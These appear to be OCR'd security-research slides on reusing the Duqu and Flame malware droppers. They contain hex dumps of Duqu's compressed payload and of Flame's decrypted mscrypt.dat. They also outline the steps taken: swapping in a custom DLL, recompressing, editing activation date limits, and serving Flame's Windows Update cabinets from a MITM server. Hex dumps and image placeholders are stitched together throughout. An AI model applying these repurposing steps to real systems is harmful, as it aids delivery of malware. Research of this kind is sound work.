000001E7 E8 F4 92 62 3C 5F F4 0B 2C 4E 5D D5 36 96 AE E9   čô’b<_ô.,N]Ő6–®é
000001F7 6D 61 2E 26 B0 AD E4 FF B6 7F 33 A1 1A 96 DA F1   ma.&°-ä˙¶.3ˇ.–Úń
00000207 9B 57 42 A3 C1 7D DF A4 78 04 61 AA 17 4F 56 C2   ›WBŁÁ}ß¤x.aŞ.OVÂ
00000217 B9 BB 7A 43 4C 79 3F 71 28 AF 6B 62 99 8F 24 27   ą»zCLy?q(Żkb™Ź$'
```

00000000

C:\prj\duqu\lzma\lzma920\Zdc

2013.01.29. 21:01:05 238 601 bytes

```
00000000 5D 00 00 01 00 4E 12 04 00 00 00 00 00 00 52 85   ]....N.......R…
00000010 7C 17 54 60 C3 FC 4D 2D F9 F8 A1 99 8B 11 6B 0D   |.T`ĂüM-ůř¨™‹.k.
00000020 B8 32 B2 10 EB AB 0B 48 30 35 C8 89 83 41 D6 BA   ¸2˛.ë«.H05Č‰ƒAÖş
00000030 57 0D 89 2B C2 AB A6 CF BF AE EE B5 16 00 9A 68   W.‰+Â«¦Ďż®îµ..šh
00000040 5F 7F A6 B9 44 24 C5 E5 7B D7 8B 26 89 48 BA 94   _.¦ąD$ĹĺÍ{×‹&‰Hş”
00000050 50 C6 E4 B4 C4 AF D3 B6 99 51 61 B8 B3 7C 2F 24   PĆä´ÄŻÓ¶™Qa¸ł|/$
00000060 B8 FC D0 0C 1B 2C 35 40 BC 80 2B 11 69 93 D2 27   ¸üĐ..,5@Ľ€+.i“Ň'
00000070 FA E0 2A DE 27 F2 35 92 83 04 8F 5B 69 45 0B 57   úŕ*Ţ'ň5’ƒ.Ź[iE.W
00000080 E4 CB CE 56 AA D9 A8 06 07 6A 12 81 01 E2 B1 28   äËÎVŞŮ¨..j...â±(
00000090 BC 9D 83 D0 3A 36 23 63 12 AC EA 97 1A 3E E9 2A   ĽťƒĐ:6#c.¬ę—.>é*
000000A0 AB EB D3 6A FB 6A 11 FE 47 3C 64 7C A7 50 51 E5   «ëÓjűj.ţG<d|§PQĺ
000000B0 EF F0 A3 85 9D 25 94 7E 03 78 21 67 DB 47 89 7F   ďđŁ…ť%”~.x!gŰG‰.
000000C0 D7 B7 4F 5A 83 D2 BB 9F 39 87 F1 43 F7 B0 C5 08   ×·OZƒŇ»ź9‡ńC÷°Ĺ.
000000D0 0D B9 00 18 C0 2A 1B 8E 8A 97 DD 02 2D C7 90 21   .ą..Ŕ*.ŽŠ—Ý.-Ç.!
000000E0 AA 4D B4 A4 A4 30 6B 2C 2B 31 A1 1B B3 1C E8 5F   ŞM´¤¤0k,+1ˇ.ł.č_
000000F0 60 3D 2A E4 BA F6 59 DE FB DA 69 6C D4 C9 55 7C   `=*äşöYŢűÚilÔÉU|
00000100 80 76 A8 E1 D9 36 39 EF 5D E7 71 59 25 F7 E4 38   €v¨áŮ69ď]çqY%÷ä8
00000110 C0 1C EF BA 87 83 C4 F3 AA EA 1B 99 59 93 F2 9D   Ŕ.ďş‡ƒÄóŞę.™Y“ňť
00000120 8D 03 CB BF 38 17 16 30 6F 6F EF 9A FF 8D 4A 0D   Ť.Ëż8..0ooďš˙ŤJ.
00000130 3A 8E 02 9B 7B 98 B4 53 63 87 1D 38 3E 76 3C 0D   :Ž.›{.´Sc‡.8>v<.
00000140 F4 99 64 28 0B 95 61 BF 79 20 15 9B C0 40 8F 01   ô™d(.•aży .›Ŕ@Ź.
00000150 B9 D4 5B 3E 39 3B 76 3B DD 2D 47 B9 06 B4 11 5B   ąÔ[>9;v;Ý-Gą.´.[
00000160 CC 2C 9D 6B 6F 4C EA 4D 3F 7D D3 69 41 E9 5D FA   Ě,ťkoLęM?}ÓiAé]ú
00000170 92 E7 03 49 E7 D8 F3 0C 76 AD 7D 4D 30 13 A1 99   ’ç.IçŘó.v-}M0.ˇ™
00000180 8E 0B 63 26 07 CF E4 46 F3 10 E5 D7 BB 09 F2 17   Ž.c&.ĎäFó.ĺ×».ň.
00000190 66 DB 24 44 31 41 0E A7 F2 36 9B 71 F5 15 7C 2D   fŰ$D1A.§ň6›qő.|-
000001A0 0C 81 98 53 DC D6 68 C1 4B 56 89 AE 74 5F 74 53   ..SÜÖhÁKV‰®t_tS
000001B0 F9 05 AE 52 F0 42 32 7B 15 33 A2 D2 3D DA 1A 7C   ů.®RđB2{.3˘Ň=Ú.|
000001C0 0E CD 3C 2C DB 45 72 5B 45 61 CA E0 29 38 42 8B   .Í<,ŰEr[EaĘŕ)8B‹
000001D0 3C B6 EB E4 56 8F 7B 95 3F 28 FB 91 60 F3 8E DA   <¶ëäVŹ{•?(ű‘`óŽÚ
000001E0 45 9D 2D 14 78 78 B5 31 CE B8 1F 59 96 5C 20 D0   Eť-.xxµ1Î¸.Y–\ Đ
000001F0 E8 F4 92 62 3C 5F F4 0B 2C 4E 5D D5 36 96 AE E9   čô’b<_ô.,N]Ő6–®é
00000200 6D 61 2E 26 B0 AD E4 FF B6 7F 33 A1 1A 96 DA F1   ma.&°-ä˙¶.3ˇ.–Úń
00000210 9B 57 42 A3 C1 7D DF A4 78 04 61 AA 17 4F 56 C2   ›WBŁÁ}ß¤x.aŞ.OVÂ
00000220 B9 BB 7A 43 4C 79 3F 71 28 AF 6B 62 99 8F 24 27   ą»zCLy?q(Żkb™Ź$'
```

00000005


≠ Binary differences | Load time: 0 seconds

Further steps

- We made our own malware DLL with four exports, Duqu will call them
- Replaced User Space Stage 2 code with that
- Recompressed the parts “Kernel space stage 2” – end of file and inserted raw compressed block into dropper
- Re-wrote compressed part header (size of compressed and uncompressed part in 32-bit integers)
- Modified **activation date limits** (not documented)
- All done, ready to test

Dropper time limit

- It was known that User Space stage 2 has some date limit




www.securelist.com/en/blog/208193243/The_Duqu_Saga_Continues_Enter_Mr_B_Jason_and_TVs_Dexter

fall within that range, the Trojan is not installed.

```
 J:\Work\duqu\f - dropper\overlay2.out
000000:  91 49 47 48.00 00 9D 22.9F 3D CB 01.80 29 97 45  CIGH  Э"Я=╦☺А)ЧЕ
000010:  78 64 CD 01.34 00 00 00.00 F0 02 00.34 F0 02 00  xd═☺4    Ё☻ 4Ё☻
000020:  80 61 00 00.B4 51 03 00.6F 00 00 00.34 F0 02 00  Aa  ┤Q♥ o   4Ё☻
000030:  00 00 00 00.4D 5A 90 00.03 00 00 00.04 00 00 00      MZР ♥   ♦
000040:  FF FF 00 00.B8 00 00 00.00 00 00 00.40 00 00 00      ╕       @
000050:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
000060:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
```

In our variant, this range was from August 17, 2010 to July 18, 2012. In the sample of the dropper found by CrySyS the range was different: August 17, 2005 to November 2, 2023.

User Space Stage 1 time checking



```
C:\..._enc_stage1\unpacker\Zd_mz5805   1250          261025       Col 0       7%
0000005030: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005040: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005050: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005060: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005070: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005080: 1D AB 03 00 F5 05 03 5C │ 00 40 E9 9C B9 57 CC 01  ↔«♥ ő♣♥\ @éśąWĚ☺
0000005090: 01 00 00 00 80 A9 9E EF │ 02 5E CC 01 01 00 00 00  ☺   ?čžď☻^Ě☺☺
00000050A0: 00 00 00 00 5C 00 42 00 │ 61 00 73 00 65 00 4E 00      \ B a s e N
00000050B0: 61 00 6D 00 65 00 64 00 │ 4F 00 62 00 6A 00 65 00  a m e d O b j e
00000050C0: 63 00 74 00 73 00 5C 00 │ 78 00 78 00 78 00 00 00  c t s \ x x x
00000050D0: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
00000050E0: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
00000050F0: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005100: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005110: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005120: 00 00 00 00 2C 01 00 00 │ 01 00 00 00 01 00 00 00      ,☺  ☺   ☺
0000005130: 71 AA 03 00 71 00 00 00 │ 00 AA 03 00 01 00 00 00  qŞ♥ q    Ş♥ ☺
0000005140: 61 00 00 00 1F 00 00 00 │ 73 00 65 00 72 00 76 00  a   ▼   s e r v
0000005150: 69 00 63 00 65 00 73 00 │ 2E 00 65 00 78 00 65 00  i c e s . e x e
0000005160: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005170: 00 00 00 00 00 00 00 00 │ 00 00 00 00 00 00 00 00
0000005180: 00 00 00 00 00 00 00 00 │ 00 00 00 00 01 00 00 00              ☺
0000005190: 00 00 00 00 00 00 00 00 │ 01 00 00 00 01 00 00 00          ☺   ☺
1      2      3      4      5Print  6      7Prev   8Goto   9Video  10
```

- Time limits: 2011-08-11 Thu Aug 11 02:00:00 to 2011-08-19 Fri Aug 19 01:59:59

Video on Duqu dropper abuse

Abusing Flame’s Windows Update dropper to install our “malware”

Idea


- Flame abuses Windows Update to install malware components
- First stage: .cab files install a “loader” (wusetupv.exe or similar)
- WuSetupV.exe connects http://MSHOME-F3BE2943C/... to download main dropper component.
- Let’s use Flame’s windows update .cab files to install our own malware
- We make our own MiTM linux server to redirect Windows Update queries
- Original Flame cabinets are served
- We will provide our own malware module from our MSHOME-F3BE2943C server

Problems

- Needed to get the appropriate cabinet files – we did not have them all
- They are stored in mscrypt.dat file in encrypted form (detailes were given on http://www.securelist.com/en/blog/208193566/Flame_Replication_via_Windows_Update_MITM_proxy_server)
- However, mscrypt.dat table format was still not documented in detail
- Nor the usage of RC4 for encrypting the cabinet files
- So we had to understand mscrypt.dat like Flame table formats and to find out how RC4 is used to encrypt those files

Table format

- Table format has two major types:
- Data records
- Name records
- A name record has a pointer to the appropriate data record
- So names are not necessarily stored near the data itself
- All records are padded to N*13 bytes (very odd idea!)
- Every record has an ID at the end



Prev Entry

Integer (4bytes) “06”

Integer value

ID

Data pointer

Name field “03”

length


Pointer to data field

view mscrypt.dat.dec - Far 2.0.1807 x86

```
C:\prj\duqu\flame\mscrypt.dat.dec          1250       6251648      Col 0      0%
0000000000: 00 0A 00 00 00 01 01 2C │ E3 02 00 F0 2D 31 01 A9   ☺☺,ă☻ đ-1☺c
0000000010: 38 AD 2B AE AE AE AE AE │ AE AE 02 04 00 00 00 FD  8-+RRRRRRR☻◆   ý
0000000020: E0 02 00 8A 4E 6D A3 06 │ 04 00 00 00 03 00 00 00  ŕ☻ šNmŁ♠◆   ♥
0000000030: 30 CC EC 03 03 4C 00 00 │ 00 27 00 00 00 00 00 00  0Ěě♥♥L  '
0000000040: 00 FF FE 53 00 45 00 43 │ 00 55 00 52 00 49 00 54   ˙ţS E C U R I T
0000000050: 00 59 00 2E 00 42 00 41 │ 00 44 00 5F 00 50 00 52   Y . B A D _ P R
0000000060: 00 4F 00 43 00 5F 00 54 │ 00 59 00 50 00 45 00 5F   O C _ T Y P E _
0000000070: 00 30 00 78 00 30 00 30 │ 00 30 00 30 00 30 00 30   0 x 0 0 0 0 0 0
0000000080: 00 30 00 31 00 8C 5A 00 │ F1 AE AE AE AE AE AE 06   0 1 ŚZ ńRRRRRR♠
0000000090: 04 00 00 00 05 00 00 00 │ EC 93 87 26 03 4C 00 00  ◆   ♣   ě"‡&♥L
00000000A0: 00 8F 00 00 00 34 00 00 │ 00 FF FE 53 00 45 00 43   Ź   4   ˙ţS E C
00000000B0: 00 55 00 52 00 49 00 54 │ 00 59 00 2E 00 42 00 41   U R I T Y . B A
00000000C0: 00 44 00 5F 00 50 00 52 │ 00 4F 00 43 00 5F 00 54   D _ P R O C _ T
00000000D0: 00 59 00 50 00 45 00 5F │ 00 30 00 78 00 30 00 30   Y P E _ 0 x 0 0
00000000E0: 00 30 00 30 00 30 00 30 │ 00 31 00 30 00 AB 6A BC   0 0 0 0 1 0 «jĽ
00000000F0: 8D AE AE AE AE AE AE 06 │ 04 00 00 00 05 00 00 00  ŤRRRRRR♠◆   ♣
0000000100: EC 93 87 26 03 4C 00 00 │ 00 F7 00 00 00 9C 00 00  ě"‡&♥L   ÷   ś
0000000110: 00 FF FE 53 00 45 00 43 │ 00 55 00 52 00 49 00 54   ˙ţS E C U R I T
0000000120: 00 59 00 2E 00 42 00 41 │ 00 44 00 5F 00 50 00 52   Y . B A D _ P R
